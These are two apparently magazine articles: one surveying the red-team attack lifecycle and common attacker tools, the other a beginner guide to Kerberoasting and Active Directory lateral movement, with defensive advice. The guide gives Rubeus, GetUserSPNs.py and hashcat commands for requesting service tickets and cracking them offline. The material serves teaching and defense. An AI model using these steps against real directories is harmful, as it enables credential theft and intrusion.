The result is a full attacker blueprint: who works where, what tech is used and where weak identity or cloud controls may exist.

2. Initial Access — The Intrusion Point

Once recon is complete, attackers move forward to gaining that first foothold (Initial Access). In 2025, initial access is dominated by identity abuse, token theft and authorization bypass rather than simply exploiting vulnerabilities.

Modern Initial Access Vectors

Some of the modern initial access vectors are,

- Quishing (QR-code phishing) on mobile devices
- HTML smuggling to drop payloads directly into the browser
- Browser-in-the-Browser (BitB) phishing portals for stealing MFA codes & session tokens
- Exploiting n-day vulnerabilities in VPNs, load balancers and SASE devices
- Malicious OAuth applications tricking users into granting access
- Supply chain abuse through misconfigured CI/CD pipelines


Emails are no longer the only attack surface. Red Teams routinely target mobile devices, SaaS apps, cloud consoles and federated identity platforms — wherever trust exists.

“Hackers don’t break systems; they break assumptions.”
— Deviant Ollam


MODERN PHISHING TECHNIQUES




Quishing



Browser-in-the-browser (BitB)



**HTML
Smuggling**



**Malicious
OAuth App**

3. Execution & Persistence — Staying Quiet, Staying In

Getting into the network is easy. Staying hidden is everything.

After gaining initial access, modern attackers aim to quickly blend into legitimate system behavior. Instead of dropping malware, they abuse trusted binaries, cloud APIs and native OS features.

HOW ATTACKERS STAY HIDDEN

**FILELESS MEMORY
EXECUTION**

SIGNED BINARY ABUSE

Hackercool Magazine

**CLOUD-NATIVE
PERSISTENCE**

OAuth REFRESH TOKENS

Stealthy Execution Techniques

Some of the stealthy execution techniques being used by attackers are,

- Living-Off-the-Land Binaries (LOLBins) like PowerShell, mshta, rundll32 etc
- Abusing signed and trusted Windows 11/12 binaries for stealth execution
- Serverless execution using scheduled Lambda/Azure Functions
- Fileless malware injected directly into memory

“LIVING OFF THE LAND” LOTL] TOOLS



powershell.exe



rundll32



mshta



certutil



wmic



Azure CLI

Hackercool Magazine



AWS CLI



NO MALWARE
REQUIRED



EDR EVASION



NATIVE EXECUTION

To maintain persistence:

Modern Persistence Methods

- OAuth refresh tokens that survive password resets
- Rogue cloud IAM roles with minimal logging
- Browser cookies that provide long-lived authentication
- Startup scripts in cloud workloads
- Mesh VPN implants (e.g., Tailscale-like networks)

Persistence today is often cloud-native rather than on-device.



4. Privilege Escalation — Unlocking Administrative Power

After persistence, attackers aim to gain privileged access. Modern escalation has evolved far beyond old-school kernel exploits.

2025 Escalation Pathways

- Kerberoasting & AS-REP Roasting remain effective in weak Active Directory environments
- Bring Your Own Vulnerable Driver (BYOVD) attacks to disable EDR
- Exploiting IAM role assumptions in AWS/Azure
- Privilege escalation within SaaS platforms like Google Workspace or Microsoft 365

- Container breakouts from Kubernetes pods or Docker misconfigurations

Cloud privilege escalation is now one of the most common pathways. Misconfigured IAM roles, excessive permissions and weak identity federation create the perfect pivot points.


5. Lateral Movement — Expanding Control Across the Environment

Once the attacker has higher privileges, they begin moving across systems. Lateral movement is about spreading influence quietly, avoiding detection by blending into expected traffic patterns.

Common Lateral Movement Techniques

- Pass-the-Hash / Pass-the-Ticket in hybrid AD environments
- Abusing ADCS to mint authentication certificates
- RDP/SMB pivoting from compromised internal hosts
- Cloud-to-cloud pivoting between AWS - GCP - Azure
- Session token replay across microservices and SaaS apps
- API abuse inside cloud-native applications

Modern lateral movement often happens entirely through identity tokens instead of network shells.



6. Collection & Exfiltration — Getting What They Came For

Attackers today don't simply dump entire servers. They selectively target the most valuable data with surgical precision.



High-Value Targets in 2025

- Session cookies, refresh tokens, OAuth grants
- Source code, CI/CD secrets, access keys
- Cloud IAM policies, trust relationships and signing certificates
- Executive email inboxes and message histories
- Production database snapshots

Once collected, exfiltration is carefully disguised:

Stealthy Exfiltration Techniques

- HTTPS traffic disguised as normal application behavior
 - DNS tunneling or TXT-based exfil
 - Slack, Microsoft Teams, or Telegram as covert channels
 - Cloud-to-cloud movement using public cloud storage as a staging area
- Instead of large downloads, attackers rely on smaller and more frequent tri-

ckles of high-value data.

The Tools That Power Modern Red Teams

While tools don't define a Red Team, they enable operations to scale and stay stealthy.

Reconnaissance Tools

- Shodan, Recon-ng, theHarvester, FOCA
- GitLeaks for code secrets
- SpiderFoot for automated OSINT

Exploitation Frameworks

- Metasploit
- SQLMap
- Burp Suite for web exploitation
- Sliver & Cobalt Strike for post-exploitation

Cloud-Focused Tools

- Pacu (AWS exploitation framework)
- MicroBurst (Azure attack toolkit)
- GCPwn


Post-Exploitation & Privilege Escalation

- Mimikatz, Rubeus, SharpHound
- BloodHound for AD graph mapping
- GhostPack tools

The most effective Red Teams though, rely on custom scripts, manual tradecraft and cloud-native abuse and not just tools.

What Blue Teams Must Learn from Red Teaming

Red Teaming is not about embarrassing defenders. It's about helping them understand how attackers think. Blue Teams can gain enormous value by focusing on the following priorities:



Identity-Centric Defense

- Monitor session token anomalies
- Detect MFA fatigue attacks
- Alert on unusual OAuth app creation

Cloud-Native Security

- Enforce least privilege IAM
- Enable cloud logging (CloudTrail, Defender for Cloud, Audit Logs)
- Monitor serverless functions and automation pipelines

Behavioral Analytics Over Signature Detection

- Spot unusual PowerShell activity
- Track lateral movement patterns
- Detect deviations in normal cloud API calls

Securing the Supply Chain

- Harden GitHub/GitLab access • Protect CI/CD secrets
- Monitor code integrity

Human Layer Defense

- Role-based phishing simulations
- Incident response training
- Executive-focused awareness (CFO/CEO spear-phishing)

When Blue Teams understand the attack lifecycle, each control becomes stronger and detection times drop dramatically.

Conclusion

Modern attacks are cloud-centric, identity-driven and stealth-oriented. Red Teams emulate these real-world adversaries to reveal blind spots that traditional security testing misses. By understanding the full lifecycle from reconnaissance to exfiltration, organizations can prioritize the defensive measures that truly matter.

Red Teaming doesn't just test systems; it tests assumptions, exposes weaknesses and ultimately strengthens the organization's ability to withstand modern cyber warfare. In a world where attackers innovate continuously, Red Team insights remain one of the most powerful tools in the defender's arsenal.

“In the age of AI, the most dangerous exploit is believing you can't be exploited.”

Active Directory Attacks for Beginners: Kerberoasting & Lateral Movement

Active Directory (AD) remains the backbone of authentication and identity management in most enterprise environments. Even in 2025, with hybrid cloud, Azure AD and IAM platforms everywhere — traditional AD attacks continue to dominate real-world breaches and Red Team engagements. Why? Because AD is old, complex, deeply interconnected and full of misconfigurations which attackers can exploit with minimal effort.

This article breaks down two of the most common and practical AD attack techniques used today: Kerberoasting and Lateral Movement for absolute beginners. Why these two? Because if you understand these two concepts, you understand the foundation of most modern internal compromises.

Why Attackers Still Target Active Directory?

There are many reasons why attackers still target Active Directory. Some of them are, it provides:

- Centralized authentication
- User/group policy management
- Kerberos ticketing
- Access to servers, shares, databases, applications
- Domain admin privileges that grant full enterprise control

It's a treasure map of identities and trust relationships. A single weak service account or exposed ticket can become the attacker's gateway to the entire network.

Understanding Kerberos and Kerberoasting (Simple Explanation)

Before you understand Kerberoasting, you need to understand what is Kerberos. Let me simplify Kerberos for you.

Imagine of Kerberos as an ID card issuance system:

- A user proves who they are and gets a Ticket Granting Ticket (TGT)
- Users use this TGT to request Service Tickets (TGS)
- Those TGS tickets let them access services like SQL, file shares, apps etc.

Every service account in Active Directory has a secret password and this secret password is used to encrypt service tickets.

“To beat a hacker, you have to think like one.”
— Ethical hacking principle / common saying

What is a Service Account?



Runs critical services



Often high privileges

Hackercool Magazine



Poor password hygiene




This is the key idea:

If attackers grab those service tickets, they can try to crack the encryption offline and recover the service account password. That attack is called Kerberoasting.

Basics of Kerberoasting

Kerberoasting is one of the easiest, stealthiest and most effective attacks targeting Active Directory.

Kerberoasting Flow



What is Kerberoasting?

A technique where an attacker requests service tickets for Kerberos-enabled accounts and then cracks them offline to obtain service account passwords.

Why it works

- Service accounts often have weak passwords.
- Their tickets are encrypted with those weak passwords.
- Requesting tickets is a legitimate Kerberos action, so it rarely triggers alerts.
- Cracking happens offline, so there is no chance of detection.

Why it's dangerous

Many service accounts have domain-wide privileges, sometimes even Domain Admin privileges. So, if an attacker is successful in cracking service accounts, just imagine what he/she could do.

Kerberoasting Explained Step-by-Step (Beginner-Friendly)

For you to better understand Kerberoasting, let's see step by step procedure of Kerberoasting attack.

KERBEROASTING ATTACK MAP: CHEAT SHEET

1. ENUMERATE SPNs



Rubeus Impacket

2. REQUEST TGS



Request Service Tickets

3. EXTRACT TICKETS



Hackercool Magazine

Export TGS-REP Hashes

4. CRACK OFFLINE



Brute-force NTLM Hash

5. ESCALATE PRIVILEGES



Gain Elevated Access

Step 1: Attacker gains access to a normal user account

This can be through:

- Phished credentials
- Password spraying
- Compromised work

Step 2: Enumerate AD service accounts

This can be done using tools like:

- Rubeus
- Impacket (GetUserSPNs.py)
- PowerView

These tools list accounts with Service Principal Names (SPNs).

Step 3: Request Kerberos service tickets

The attackers then request Kerberos service tickets using:

Rubeus kerberoast

or `GetUserSPNs.py domain/user:pass -request`

They now receive encrypted Kerberos TGS tickets.

Step 4: Offline password cracking

Attackers then crack the password of service tickets using tools like Hashcat or John the Ripper:

```
hashcat -m 13100 kerberoast_hashes.txt wordlist.txt
```

If successful, attacker gets the plaintext password of the service account.

Step 5: Use the cracked account to escalate privileges

Attackers can now:

- Log in as the service account
- Dump more credentials

- Access servers and databases
- Move closer to Domain Admin

TOP MISCONFIGURATIONS THAT MAKE KERBEROASTING EASY



**Weak service account
passwords**



No gMSA usage



**SPNs for high-privilege
accounts**



**Legacy encryption (RC4)
still enabled**



**Expired or unused SPNs
never cleaned**



**No password
rotation schedule**




No password rotation schedule

How to Defend Against Kerberoasting Attack

Given below are some of the steps you can use to protect your organization from Kerberoasting attack.

Blue Team Defenses for Kerberoasting



1. Strong service account passwords

The service account password should be of minimum 30+ characters or managed via gMSA.

2. Rotate service account credentials regularly

3. Detect abnormal ticket requests

Look for:

- Non-admin users requesting multiple TGS tickets
- High-volume SPN enumeration
- Unusual TGS sizes

4. Disable unused SPNs


5. Move services to gMSA (Group Managed Service Accounts)

They use strong, auto-rotated passwords and are immune to Kerberoasting.

Kerberoasting vs AS-REP Roasting

	Kerberoasting	AS-REP Roasting
Requires SPN?	 Yes	 No
Requires Pre-auth?	 Yes	 No
Privilege needed	Any domain user	Any domain user
Target accounts	Service accounts	Users with pre-auth disabled

AD Kill Chain



Basics of Lateral Movement

Once attackers compromise any account, especially a service account using Kerberoasting, the next step is simple.

Move deeper inside the network to access more privileged systems. This process is called lateral movement. Think of it as "jumping" between systems in the environment while escalating privileges with each hop.

High-Value Targets for Attackers



Domain Controllers



Key Admin Workstations



Backup Servers



MDM / Patch Servers



Cloud Sync Hosts



